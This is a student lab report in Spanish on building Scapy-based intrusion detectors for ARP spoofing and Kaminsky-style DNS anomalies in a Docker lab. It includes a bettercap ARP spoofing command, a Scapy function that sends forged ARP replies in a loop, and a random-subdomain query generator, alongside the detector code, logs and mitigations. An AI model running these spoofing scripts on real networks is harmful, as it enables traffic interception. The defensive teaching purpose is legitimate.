

Práctica 3

MITM y Suplantación

Detección de ARP Spoofing y DNS Snooping
mediante sistemas IDS basados en firmas con Scapy

Asignatura

Técnicas de Hacking

Profesor

Alfredo Robledano

Grado

Ingeniería Informática en Ciberseguridad

Fecha de entrega

Mayo 2026

Alumno

Arturo Fernández Merino

Entorno

Kali Linux (VM) + Docker

Índice de contenidos

1. Resumen ejecutivo	3
2. Detección de envenenamiento ARP	4
2.1. Fundamentos teóricos	4
2.2. Topología del escenario	4
2.2.1. Justificación técnica de la topología	4
2.3. Herramienta de ataque: bettercap y Scapy	5
2.3.1. bettercap	5
2.3.2. Script Scapy (ataque_arp.py)	5
2.4. Sistema de detección: alert_arpspoof	5
2.4.1. Implementación del sniff	6
2.5. Evidencias de la detección	6
3. Suplantación y anomalías DNS	8
3.1. Fundamentos teóricos	8
3.1.1. El ataque de Kaminsky (2008)	8
3.1.2. DNS Snooping	8
3.2. Topología del escenario	8
3.2.1. Configuración del servidor DNS (BIND9)	9
3.3. Sistema de detección: alert_dnssnooping	9
3.3.1. Implementación del detector	9
3.4. Script generador: simulación del ataque Kaminsky	10
3.4.1. Fase 1 — Tráfico legítimo (línea base)	10
3.4.2. Fase 2 — Ráfaga Kaminsky	10
3.5. Evidencias de la detección	10
4. Análisis y conclusiones	13
4.1. Efectividad del sistema IDS	13
4.1.1. Limitaciones identificadas	13
4.2. Mitigaciones recomendadas	13
4.3. Conclusión	13
5. Referencias	14

1. Resumen ejecutivo

El presente informe documenta el diseño, implementación y validación de un sistema de detección de intrusiones (IDS) basado en firmas para dos vectores de ataque de red: el **envenenamiento de tablas ARP** (ARP Spoofing) y el **reconocimiento y suplantación mediante DNS** (ataque de Kaminsky / DNS Snooping).

Ambos sistemas han sido validados en entornos virtualizados con Docker, ejecutando los ataques desde la propia máquina Kali Linux anfitriona y detectándolos mediante scripts Python desarrollados con la librería Scapy.

Parte 1 — ARP Spoofing

- 3 firmas de detección implementadas
- Ataque bidireccional MITM validado
- Alertas en tiempo real verificadas

Parte 2 — DNS Snooping

- 3 firmas de detección implementadas
- Simulación de ataque Kaminsky validada
- Umbral de NXDOMAINs verificado

2. Detección de envenenamiento ARP

2.1. Fundamentos teóricos

El protocolo ARP (*Address Resolution Protocol*) opera en la capa 2 del modelo OSI y permite asociar direcciones IP con direcciones MAC dentro de un mismo segmento de red. Su diseño carece de mecanismos de autenticación: cualquier nodo puede enviar una respuesta ARP (*reply*) afirmando poseer cualquier dirección IP, y los receptores actualizarán su caché sin verificación alguna.

El **ARP Spoofing** (también denominado ARP Poisoning) explota esta debilidad enviando respuestas ARP falsas de forma continua. El objetivo habitual es un ataque **Man-In-The-Middle** (MITM): el atacante convence simultáneamente a la víctima de que él es el router, y al router de que él es la víctima. A partir de ese momento, todo el tráfico entre ambos pasa por el atacante, quien puede interceptarlo, modificarlo o simplemente registrarlo.

2.2. Topología del escenario

El escenario se ha desplegado mediante Docker Compose con dos redes bridge:




Figura 1: Contenedores

2.2.1. Justificación técnica de la topología

La separación en dos redes bridge es necesaria por dos razones:

1. **Condición L2 para ARP:** El envenenamiento ARP solo es efectivo entre nodos que comparten el mismo dominio de broadcast (capa 2). Víctima, router y atacante deben estar en la misma red bridge (`lan_interna`).
2. **Realismo del escenario MITM:** El servidor web se sitúa en una red externa (`lan_externa`) a la que la víctima solo puede llegar a través del router. Así, interceptar el tráfico víctima→router tiene consecuencias reales (la víctima no puede llegar al servidor web sin pasar por el atacante).

El atacante/monitor es la propia máquina Kali Linux, conectada a la bridge `br-5abcc0f65712` que Docker crea para `lan_interna`. Esto es posible porque Docker en Linux expone las redes bridge directamente como interfaces del host.

2.3. Herramienta de ataque: bettercap y Scapy

2.3.1. bettercap

Se intentó inicialmente el envenenamiento con bettercap:

```
sudo bettercap -iface br-5abcc0f65712 -eval \
"set arp.spoof.targets 10.99.1.10,10.99.1.1; net.probe on; arp.spoof on"
```

bettercap detectó correctamente los endpoints pero emitió repetidamente el aviso `could not find spoof targets`. Esto se debe a que los contenedores Docker responden al ARP probe con latencias variables, provocando que bettercap marque los endpoints como `lost` antes de poder enviar los replies falsos.

2.3.2. Script Scapy (`ataque_arp.py`)

Se desarrolló un script propio en Scapy que implementa el mismo ataque de forma más robusta, enviando los ARP replies directamente sin depender de un ciclo de descubrimiento previo:

```
def envenenar(ip_victima, mac_victima, ip_suplantar, intervalo=1.5):
    pkt = (
        Ether(dst=mac_victima) /
        ARP(
            op=2,          # is-at (reply)
            pdst=ip_victima, # destinatario del engaño
            hwdst=mac_victima, # MAC del destinatario
            psrc=ip_suplantar, # IP que suplantamos
            hwsrc=MAC_ATACANTE # nuestra MAC
        )
    )
    while True:
        sendp(pkt, iface=IFACE, verbose=False)
        time.sleep(intervalo)
```

El ataque se lanza en dos hilos simultáneos:

- **Hilo 1:** dice a la víctima (`10.99.1.10`) que el router (`10.99.1.1`) tiene la MAC del atacante.
- **Hilo 2:** dice al router (`10.99.1.1`) que la víctima (`10.99.1.10`) tiene la MAC del atacante.

Screenshot: salida de `ataque_arp.py` mostrando los dos hilos activos

2.4. Sistema de detección: `alert_arp spoof`

La función `alert_arp spoof` se registra como callback en `scapy.sniff()` y analiza cada paquete ARP capturado aplicando tres firmas de detección:

Firma 1 — MAC-IP incongruente

Campo analizado: `psrc` (IP origen) y `hwsrc` (MAC origen) del ARP reply.

Condición: La misma IP responde con una MAC diferente a la registrada en la tabla interna del IDS.

Fundamento: En condiciones normales, la asociación IP↔MAC de un nodo no cambia. Un cambio brusco indica que otro nodo está reclamando esa IP.

Firma 2 — Gratuitous ARP sospechoso

Campo analizado: `psrc == pdst` en un ARP reply (`op=2`).

Condición: El paquete tiene como IP origen e IP destino la misma dirección.

Fundamento: El Gratuitous ARP legítimo lo emiten los nodos al arrancar para anunciar su presencia. En medio de una sesión activa, es una señal de envenenamiento masivo de caché.

Firma 3 — ARP reply no solicitado

Campo analizado: Correlación temporal entre `op=1` (request) y `op=2` (reply).

Condición: Llega un ARP reply para una IP por la que no se registró ningún request en los últimos 5 segundos.

Fundamento: El protocolo ARP es request-response. Un reply sin request previo es una anomalía inequívoca.

2.4.1. Implementación del sniff

```
sniff(  
    filter="arp",  
    prn=alert_arpspoof,  
    store=False,  
    iface="br-5abcc0f65712" # interfaz bridge de lan_interna  
)
```

La especificación explícita de `iface` es crítica: sin ella, Scapy en Linux escucha por defecto en la primera interfaz disponible (`eth0`), que pertenece a la red del hipervisor y no al segmento Docker donde circula el tráfico ARP.

2.5. Evidencias de la detección

```
(xyzz0@kali)-[~/Desktop/HT/P3] que 10.99.1.10 → 02:42:0a:63:01:01
$ sudo python detector_arp.py

DETECTOR ARP SPOOFING / P- Scapy IDS
Firma 1 : MAC-IP incongruente
Firma 2 : Gratuitous ARP sospechoso
Firma 3 : ARP reply no solicitado

Atacante MAC : 02:42:55:d5:c8:7f
[*] Iniciando monitorización ARP en todas las interfaces...
Router MAC : 02:42:0a:63:01:01
[17:06:47] ✓ Nueva entrada ARP: 10.99.1.10 → 02:42:0a:63:01:0a
[17:06:47] ✓ Nueva entrada ARP: 10.99.1.1 → 02:42:0a:63:01:01
[17:06:47] ⚠ ALERTA - Firma 1: MAC-IP INCONGRUENTE 10.99.1.10 → 02:42:55:d5:c8:7f
IP : 10.99.1.10
MAC prev: 02:42:0a:63:01:0a
MAC nueva: 02:42:55:d5:c8:7f ← SOSPECHOSA
Posible atacante realizando ARP Spoofing / MITM

[17:06:47] ⚠ ALERTA - Firma 3: REPLY NO SOLICITADO
02:42:55:d5:c8:7f envía ARP reply para 10.99.1.10
sin que exista ningún ARP request previo registrado.
```

Figura 2: Evidencia

3.2.1. Configuración del servidor DNS (BIND9)

Se ha configurado una zona autoritativa `practica.local` con registros reales:

```
$TTL 60
@ IN SOA dns_server. admin.practica.local. ( 2026050401 ... )
@ IN NS dns_server.

www IN A 172.20.0.50
mail IN A 172.20.0.51
vpn IN A 172.20.0.52
```

Los subdominios `www`, `mail` y `vpn` existen (responden NOERROR). Cualquier otro subdominio consultado devolverá NXDOMAIN.

3.3. Sistema de detección: `alert_dnssnooping`

Firma 1 — Threshold de volumen de queries

Umbral: 10 consultas DNS desde la misma IP en una ventana de 5 segundos.

Implementación: Ventana deslizante con lista de timestamps por IP origen.

Fundamento: El tráfico DNS legítimo es disperso. Una ráfaga concentrada de una misma fuente indica reconocimiento automatizado.

Firma 2 — Ráfaga de respuestas NXDOMAIN

Umbral: 5 respuestas NXDOMAIN desde la misma IP en 5 segundos.

Implementación: Correlación de queries (op=request) con sus respuestas (op=response, rcode=3) mediante el Transaction ID.

Fundamento: Es la firma característica del ataque de Kaminsky: el atacante necesita consultar subdominios inexistentes para forzar consultas externas y abrir ventanas de envenenamiento.

Firma 3 — Prefijo aleatorio (patrón Kaminsky)

Método: Heurística de entropía sobre el label más a la izquierda del FQDN.

Condición: Ratio de vocales < 15% o ratio de dígitos > 40%.

Fundamento: Los subdominios generados algorítmicamente tienen distribución de caracteres muy diferente a los nombres humanos (`xzkbtrmpl`, `mn4q7rs91`).

3.3.1. Implementación del detector

```
def alert_dnssnooping(pkt):
    # Procesamos queries (qr=0)
    if dns.qr == 0:
        queries_por_ip[ip_src].append(ahora)
        # Firma 1: volumen
        if len(queries_por_ip[ip_src]) >= UMBRAL_QUERIES:
            print(f"ALERTA — Firma 1: UMBRAL DE QUERIES SUPERADO")
        # Firma 3: prefijo aleatorio
```

```
if parece_aleatorio(subdominio):
    print(f"ALERTA — Firma 3: PREFIJO ALEATORIO (Kaminsky)")

# Procesamos respuestas (qr=1)
elif dns.qr == 1 and rcode == 3: # NXDOMAIN
    nxdomain_por_ip[ip_src].append((ahora, qname))
# Firma 2: ráfaga NXDOMAINs
if len(nxdomain_por_ip[ip_src]) >= UMBRAL_NXDOMAIN:
    print(f"ALERTA — Firma 2: RÁFAGA DE NXDOMAIN")
```

3.4. Script generador: simulación del ataque Kaminsky

El script `generador_dns.py` ejecuta el ataque en dos fases bien diferenciadas:

3.4.1. Fase 1 — Tráfico legítimo (línea base)

```
legitimas = ["www.practica.local", "mail.practica.local",
             "vpn.practica.local", "google.com", "github.com"]
for dominio in legitimas:
    dns_query(dominio, DNS_RESOLVER_IP)
    time.sleep(0.5)
```

Esta fase no debe disparar ninguna alerta. Sirve para demostrar que el IDS no genera falsos positivos con tráfico normal.

3.4.2. Fase 2 — Ráfaga Kaminsky

```
for i in range(20):
    sub = random_subdomain(random.randint(8, 14)) # ej: "xzkvbtrmpl"
    fqdn = f"{sub}.practica.local"
    dns_query(fqdn, DNS_RESOLVER_IP)
    time.sleep(0.1) # ráfaga rápida: 10 queries/segundo
```

Genera 20 consultas a subdominios aleatorios en 2 segundos, lo que supera todos los umbrales del IDS.

3.5. Evidencias de la detección

```
DETECTOR DNS SNOOPING / KAMINSKY - Scapy IDS
Firma 1 : Threshold de queries por IP (volumen)
Firma 2 : Ráfaga de NXDOMAINs (subdominios inexistentes)
Firma 3 : Prefijos aleatorios → patrón Kaminsky

*) Escuchando tráfico DNS en todas las interfaces...
  Umbral queries : 10 en 5s
  Umbral NXDOMAIN: 5 en 5s

[
21:32:08] ⚠ ALERTA - Firma 1: UMBRAL DE QUERIES SUPERADO
  IP origen : 172.20.0.99
  Queries   : 10 en los últimos 5s
  Última    : github.com

21:32:08] ⚠ ALERTA - Firma 1: UMBRAL DE QUERIES SUPERADO
  IP origen : 172.20.0.99
  Queries   : 11 en los últimos 5s
  Última    : wlwjcg3f525j.practica.local

21:32:08] ⚠ ALERTA - Firma 3: PREFIJO ALEATORIO (Kaminsky)
  IP origen   : 172.20.0.99
  Subdominio  : wlwjcg3f525j ← parece generado aleatoriamente
  FQDN        : wlwjcg3f525j.practica.local
```

Figura 4: Evidencia

```

GENERADOR DE TRÁFICO DNS – Simulación Kaminsky

...<3 lines>...
[FASE 1] Consultas legítimas (tráfico normal)...
/usr/local/lib/python3.11/site-packages/scapy/sendrecv.py:735: SyntaxWarning: 'iface'
scapy.readthedocs.io/en/latest/usage.html#multicast
warnings.warn(
[NOERROR] www.practica.local
[NOERROR] mail.practica.local
[NOERROR] vpn.practica.local
[NOERROR] google.com
[TIMEOUT] github.com

[FASE 2] Iniciando ráfaga de subdominios inexistentes...
Objetivo: 172.20.0.20 | Dominio: practica.local

[NOERROR] 71cy3kymm.practica.local
[TIMEOUT] 53q4ttkx4.practica.local
[NOERROR] 09phr77dp8.practica.local
[TIMEOUT] 48rk98g8qk.practica.local
[NOERROR] z22rv4y89k9qt.practica.local
[TIMEOUT] zcyxy9nklckv7g.practica.local
[NOERROR] qgq3zp8kz11r9.practica.local
[NOERROR] 3k3vqn7079c.practica.local
[TIMEOUT] wqk9bf9mh39.practica.local
[NOERROR] 5hts4wrnp3.practica.local
[TIMEOUT] sdg86czg.practica.local
[NOERROR] y745r6wykd.practica.local
[TIMEOUT] sdyzqvxb5l.practica.local
[NOERROR] j0q4lh98.practica.local
[TIMEOUT] rhxkb5m6194g.practica.local
[NOERROR] 0x82rnnjf71.practica.local
[NOERROR] nbwtqsgwp.practica.local

```

Figura 5: Ataque

Salida esperada del IDS durante la Fase 2:

```

[14:45:01] NXDOMAIN #1 | 172.20.0.99 → xzkvbtrmpl.practica.local
[14:45:01] NXDOMAIN #2 | 172.20.0.99 → mnpqrs4571.practica.local
[14:45:01] ALERTA — Firma 3: PREFIJO ALEATORIO (Kaminsky)
IP origen : 172.20.0.99
Subdominio : xzkvbtrmpl ← parece generado aleatoriamente

[14:45:02] ALERTA — Firma 2: RÁFAGA DE NXDOMAIN
IP origen : 172.20.0.99
NXDOMAINs : 5 en los últimos 5s
Posible DNS Snooping / ataque de Kaminsky

[14:45:02] ALERTA — Firma 1: UMBRAL DE QUERIES SUPERADO
IP origen : 172.20.0.99
Queries : 10 en los últimos 5s

```


4. Análisis y conclusiones

4.1. Efectividad del sistema IDS

Ambos detectores han demostrado ser capaces de identificar los ataques en tiempo real con una latencia inferior a 2 segundos desde el inicio del ataque. La arquitectura de ventana deslizante implementada en el detector DNS permite ajustar los umbrales para equilibrar sensibilidad y tasa de falsos positivos.

4.1.1. Limitaciones identificadas

- **ARP:** El detector requiere especificar explícitamente la interfaz bridge. En un despliegue real se necesitaría un mecanismo de autodescubrimiento.
- **DNS:** El umbral de 10 queries/5s podría generar falsos positivos en entornos con resolución DNS muy activa (CDNs, aplicaciones SPA).
- **Evasión:** Un atacante sofisticado podría evadir la Firma 3 del ARP usando intervalos largos entre replies, o evadir la Firma DNS usando múltiples IPs origen.

4.2. Mitigaciones recomendadas

Contra ARP Spoofing:

- *Dynamic ARP Inspection* (DAI) en switches gestionados
- Entradas ARP estáticas para nodos críticos
- Segmentación con VLANs
- 802.1X para autenticación de puerto

Contra Kaminsky / DNS Snooping:

- DNSSEC para validación criptográfica
- Randomización de puerto UDP fuente (RFC 5452)
- DNS sobre TLS (DoT) o HTTPS (DoH)
- Rate limiting en el resolver

4.3. Conclusión

La práctica ha permitido comprender en profundidad los mecanismos de dos ataques clásicos de red — ARP Spoofing y DNS Kaminsky — y diseñar contramedidas de detección basadas en el análisis de anomalías en el tráfico de red. La implementación con Scapy demuestra la viabilidad de construir sistemas IDS ligeros y específicos sin necesidad de herramientas comerciales.

5. Referencias

1. Plummer, D. C. (1982). *An Ethernet Address Resolution Protocol*. RFC 826. IETF.
2. Kaminsky, D. (2008). *It's the End of the Cache As We Know It*. Black Hat USA 2008. Presentación técnica.
3. Arends, R. et al. (2005). *DNS Security Introduction and Requirements*. RFC 4033. IETF.
4. Herzberg, A. & Shulman, H. (2012). *Fragmentation Considered Poisonous*. IEEE CNS 2012.
5. Scapy Project. (2024). *Scapy Documentation*. <https://scapy.readthedocs.io>
6. bettercap Project. (2024). *bettercap Documentation*. <https://www.bettercap.org>
7. ISC BIND9. (2024). *BIND 9 Administrator Reference Manual*. <https://bind9.readthedocs.io>